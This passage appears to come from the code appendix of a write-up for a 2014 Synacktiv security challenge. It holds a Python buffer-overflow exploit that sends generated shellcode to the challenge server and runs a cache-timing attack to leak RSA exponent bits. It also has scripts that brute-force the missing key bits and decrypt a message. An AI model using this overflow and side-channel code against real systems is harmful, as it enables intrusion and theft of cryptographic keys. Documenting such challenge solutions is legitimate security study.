85  sub r11, 200
86  test r11,r11
87  jns save_null_data
88
89  save_data2:
90  mov r9, 1
91  mov [rsp+r8], r9
92  add r8,1
93  inc rcx
94  jmp next
95
96  save_null_data:
97  mov r9, 0
98  mov [rsp+r8], r9
99  add r8,1
100 inc rcx
101 jmp next
102
103 next:
104 mov rbx, 0x2000
105 loop:
106  nop
107  nop
108  nop
109  nop
110  nop
111  nop
112  nop
113  nop
114  nop
115  nop
116  nop
117  nop
118  nop
119  nop
120  nop
121  nop
122  nop
123  nop
124  nop
125  nop
126  nop
127  nop
128  nop
129  nop
130  nop
131  nop
132  nop
133  nop
134  nop
135  nop
136  nop
137  nop
138  nop
139  nop
140  nop
141  nop
142  nop
143  nop
144  nop
145  nop
146  nop
147  nop
148  nop
149  nop

```

```

150     dec rbx
151     jnz loop
152
153     add r10,1
154     cmp r10,''+number_of_measurement+'''
155     jnz mesure
156
157
158     mov r9, rcx
159     cmp r9, 0
160     jz exit
161
162     ; delimiter
163     mov rsi, 0xd2f5d20000f5d2f5
164     xor rsi, 0xfffffffffffffff
165     mov [rsp+0x10], rsi
166
167     xor r10, r10
168     mov r8, '''+save_result_offset+'''
169     print:
170     ; print value
171     mov rax, 1 ; syscall write
172     mov rdi, '''+descriptor+''' ; fd
173     mov rdx, r9 ; len
174     mov rsi, rsp ; addr to print
175     add rsi, r8 ; addr to print
176     syscall
177     exit:
178     '''
179
180     # syscall exit(0)
181     def exit():
182         return '''; ----- exit -----
183     mov rax, 60
184     mov rdi, 0
185     syscall
186
187     '''
188
189     def prepare_measurement(save_result_offset):
190         save_result_offset=hex(save_result_offset)
191         return '''; ----- prepare_measurement -----
192     xor r12,r12
193     xor r8,r8
194     xor r9,r9
195     xor r10,r10
196     xor rcx,rcx
197     mov r12, [0x000000601c98] ; SEC_fgetc@got.plt
198     sub r12, 0x35f0
199     mov r8, '''+save_result_offset+'''
200     '''
201
202     # syscall write(descriptor, [stack_offset], size)
203     def write_from_stack(descriptor,src,length):
204         descriptor=hex(descriptor)
205         src=hex(src)
206         length=hex(length)
207         return '''; ----- write_from_stack -----
208     mov rax, 1
209     mov rdi, '''+descriptor+'''
210     mov rsi, rsp
211     add rsi, '''+src+'''
212     mov rdx, '''+length+'''
213     syscall
214
215     '''
216
217     # write data on [offset]
218     def save_data_on_stack(offset,data):
219         data=data+"\x00"
220         minishellcode="; ----- save_data_on_stack ----- \n"
221         for i in range(0,len(data),8):
222             dst_hex=hex(offset)
223             xor=0xff
224             if "\x0a" in data[i:i+8]:
225                 newdata=""

```

```

226     for char in data[i:i+8]:
227         newdata+=chr(ord(char)^xor)
228     if "\x0a" in newdata:
229         print "Bad XOR value, 0x0a present"
230         sys.exit(0)
231     out=dataHex(newdata)[0]
232     minishellcode+='mov rsi, '+hex(out).replace("L","")+ "\n"
233     minishellcode+='xor rsi, 0xFFFFFFFFFFFFFFFF\n'
234     minishellcode+='mov [rsp'+dst_hex+'], rsi\n'
235     else:
236         out=dataHex(data[i:i+8])[0]
237         minishellcode+='mov rsi, '+hex(out).replace("L","")+ "\n"
238         minishellcode+='mov [rsp'+dst_hex+'], rsi\n'
239     offset+=8
240     return minishellcode+"\n"
241
242
243 def rebase_stack(offset):
244     offset=hex(offset)
245     return '''; ----- rebase_stack -----
246 add rsp, ''' + offset + '''
247
248 '''
249
250 # convert integer to QWORD
251 def addr(code_addr):
252     return struct.pack("<Q",code_addr)
253
254 # convert QWORD to integer
255 def read_remote_value(data):
256     return struct.unpack("<B",data)
257
258 # convert binary data to QWORD
259 def dataHex(data):
260     if len(data) < 8:
261         data=data+"\x00"*(8-len(data))
262     return struct.unpack("<Q",data)
263
264 # build shellcode
265 def shellcode():
266     enckey =
267         ↪ "0C849AFE0A7C11B2F083C32E7FDB0F8AC03198D84D9990B26D6443B1D185A36A235A561BB99FE897858371311B2AD
268
269 # ----- construct shellcode -----
270 shellcode=rebase_stack(-0x700000)
271
272 # string="\n" # list keys
273 string="3\n2\n0\n"+enckey+"\n" # send encrypted key
274 shellcode+=save_data_on_stack(0x200,string)
275 shellcode+=prepare_measurement(0x600)
276 shellcode+=write_from_stack(SOCKET_2014,0x200,len(string))
277
278 shellcode+=do_measurements(0x600,25000,SOCKET_1337)
279
280 string="\nOKOK\n" # marker
281 shellcode+=save_data_on_stack(0x400,string)
282 shellcode+=write_from_stack(SOCKET_1337,0x400,len(string))
283
284 # -- then exit
285 shellcode+=exit()
286 return ASM_assembler(shellcode)
287
288
289 password="UBNtYtBYKWBeo12cHr33GHREdZYyOHMZ"
290
291 payload=""
292 # password
293 payload+=password+"\n"
294
295 # overflow
296 payload+="A"*12072
297 # Jump to shellcode
298 payload+=addr(jmp_rsp)
299 # write shellcode
300 payload+=shellcode()

```



```

301 payload+="\n"
302
303 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
304 s.settimeout(60)
305 s.connect(('nsc2014.synacktiv.com', 1337))
306 s.send(payload)
307
308
309 # read data on socket
310 data=""
311 while True:
312     read = s.recv(1024)
313     if len(read) == 0:
314         break
315     data+=read
316
317 if "\nOKOK\n" not in data:
318     print repr(data)
319     print "\033[31;1mERREUR\033[0m"
320     sys.exit(0)
321 readed = data.split("\n-\n")
322 data=data.replace('\nOKOK\n','')
323 data=data.replace('error while receiving key\n','')
324
325
326 block_size=10
327
328 current_block_size=0
329 last_block_size=0
330 last_result=""
331 key=""
332
333 for val in data:
334     val_conv=read_remote_value(val)[0]
335     if val_conv == 0:
336         continue
337     if val_conv != last_result:
338         percent=int((last_block_size*1.0/block_size)*100)
339         count=int(round(percent*1.0/100,0))
340         if last_result == 1:
341             if last_block_size > 1:
342                 print "HIT SQUARE("+str(last_block_size)+") \t=> "+str(percent)+"\t =>
↪ "+str(count)
343                 key+="S"*count
344             elif last_result == 2:
345                 if last_block_size > 1:
346                     print "HIT MULTIPLY("+str(last_block_size)+") \t=> "+str(percent)+"\t =>
↪ "+str(count)
347                     key+="M"*count
348                 current_block_size=0
349                 last_result=val_conv
350             last_block_size=current_block_size
351             current_block_size+=1
352
353 print key
354 key=key.replace("SM","1").replace("S","0").replace("M","1")
355 print key
356 print len(key)

```

---

Listing 27: Cache-attack python code

## 5.11 Python code to bruteforce RSA missing bits

```
1 #!/usr/bin/python2
2
3 from Crypto.PublicKey import RSA
4 from Crypto.Util.number import bytes_to_long, long_to_bytes
5 import sys
6
7 d_binary='100100011001001111001011000100011101010110100010100111001101111101011110101110101110
  ↪ 000111111010111100011111011011010100010001111111010011010010011101110101100011011
  ↪ 0100110111001101001011111101101000001010110011111011000100110011010111011110001111
  ↪ 0001110110010000110111011011000101111000101111100111000000011100101110110111010
  ↪ 11011010111110100111000000101110100011010001111010100000011111101001001110101010
  ↪ 001001110101111101111101110110101001100101110110000110100110011001100100110000000
  ↪ 1111110001101001010000100000111010001010110101100101100100101101110100110010100010
  ↪ 1110110011110010010111111100110001110000000101111001101010011110100111101101110
  ↪ 010111101011100011100010110000101010101101010010100110001111011111000000000
  ↪ 1011111011101001101101010010101011000001101000010101100010010001110101101011001011
  ↪ 1100000101011010001010000101010010000011111011100010010111010100001100100010001011
  ↪ 110110001111011001011000100011010101110101110111011111001001011001101101001000001
  ↪ 010000110010110101100010111000000001110010101010110011110100101111100011001111100
  ↪ 10001111101110011001101000000010101010100111100100001000111001010010011000001100
  ↪ 110011001100101101111100101001001010111001011011001011010100001010001101101110100
  ↪ 0101100101111100010000100001110110101000110100010100011111101001010101101011000111
  ↪ 1110010110001010101000100000010111111000010000111001000110000010101'
8 n = 0xd01a72efdbd988acb178f24c94110482d7575a27e1126cc693bfc219874ebe4d9cd691e7ccffbe126
  ↪ e169db31547db17dbe7573e98cc7bc249a3bfefeb40eb0210cec9db71fc1f8b5630f7a552eafb241
  ↪ a5d7cd0d5fdfdc44db2fb2497f094ae1a332f7b703c0813be79f581b59da0259556a265f7b70023c
  ↪ ab86881b6c6803ccc66611f1da5e50c23ca434a339dca13ba95b4fdb7ea3cbe6e4b25d03001ac937
  ↪ c6a47f1133776cc8ed23870b
9
10 size=1384-len(d_binary)
11 missing_bits=int(size*"1",2)
12 for i in range(missing_bits+1):
13     d=int(bin(i)+d_binary[:-1],2)
14     msg=int("0C849AFE0A7C11B2F083C32E7FDB0F8AC03198D84D9990B26D6443B1D185A36A235A561BB99FE897858371311B2A
15     msg2 = pow(msg, d, n)
16     wk = '%0X' % (msg2)
17     key="0"*(346-len(wk))+wk
18     print key
19
20 #93AF8CEE3EC779D673ED278E43E386A7
```

Listing 28: Bruteforce RSA missing bits

## 5.12 Python code to decrypt archived message

---

```
1 from os import urandom
2 from ctypes import *
3
4 sec = cdll.LoadLibrary("libsec.so")
5 sec.SEC_init()
6
7 def ocb_decrypt(key, msg) :
8     assert len(msg) > 16+12
9     dec = create_string_buffer(len(msg)-16-12)
10    k = create_string_buffer(sec.SEC_sizeof_key())
11    szout = c_int()
12    assert sec.SEC_create_sym_key(k, key) == 0
13    assert sec.SEC_decrypt(k, len(msg), msg, byref(szout), dec) == 0
14    assert szout.value == len(msg)-16-12
15    sec.SEC_free_key(k)
16    return str(dec.raw)
17
18 k = "93AF8CEE3EC779D673ED278E43E386A7".decode("hex")
19 r = "9d41dbb8da10b66cdde844f62e9cc4f96c3a88730b7b8307810cf1906935123f97ac9b682dd401512
    ↪ d18775bd7bd9b8b40929f5b4a1871ba44c94038793f0aa639b9d71d72d2accfcc95671c77a5c1c3
    ↪ 2bc813b048f5dcb1f08b59d6a7afb3b34462ac6abb69cb70accb24d78389a1777c5244b8063c542
    ↪ cc1f6c6db8d41d32df2e7132e21db8a1cc711c1a97c51ba29f1d1ac8fa901a902b2a987f0764734
    ↪ f8b8cd2d476200e7ae62a424e2930d8b029409d0e5e13d4e11f4b5f5cc1263f41b500b4340b8641
    ↪ 465bbc56c64a575f0ee215d02dea3d75552328cf5742c".decode("hex")
20 print ocb_decrypt(k, r)
```

---

Listing 29: Decrypt archived message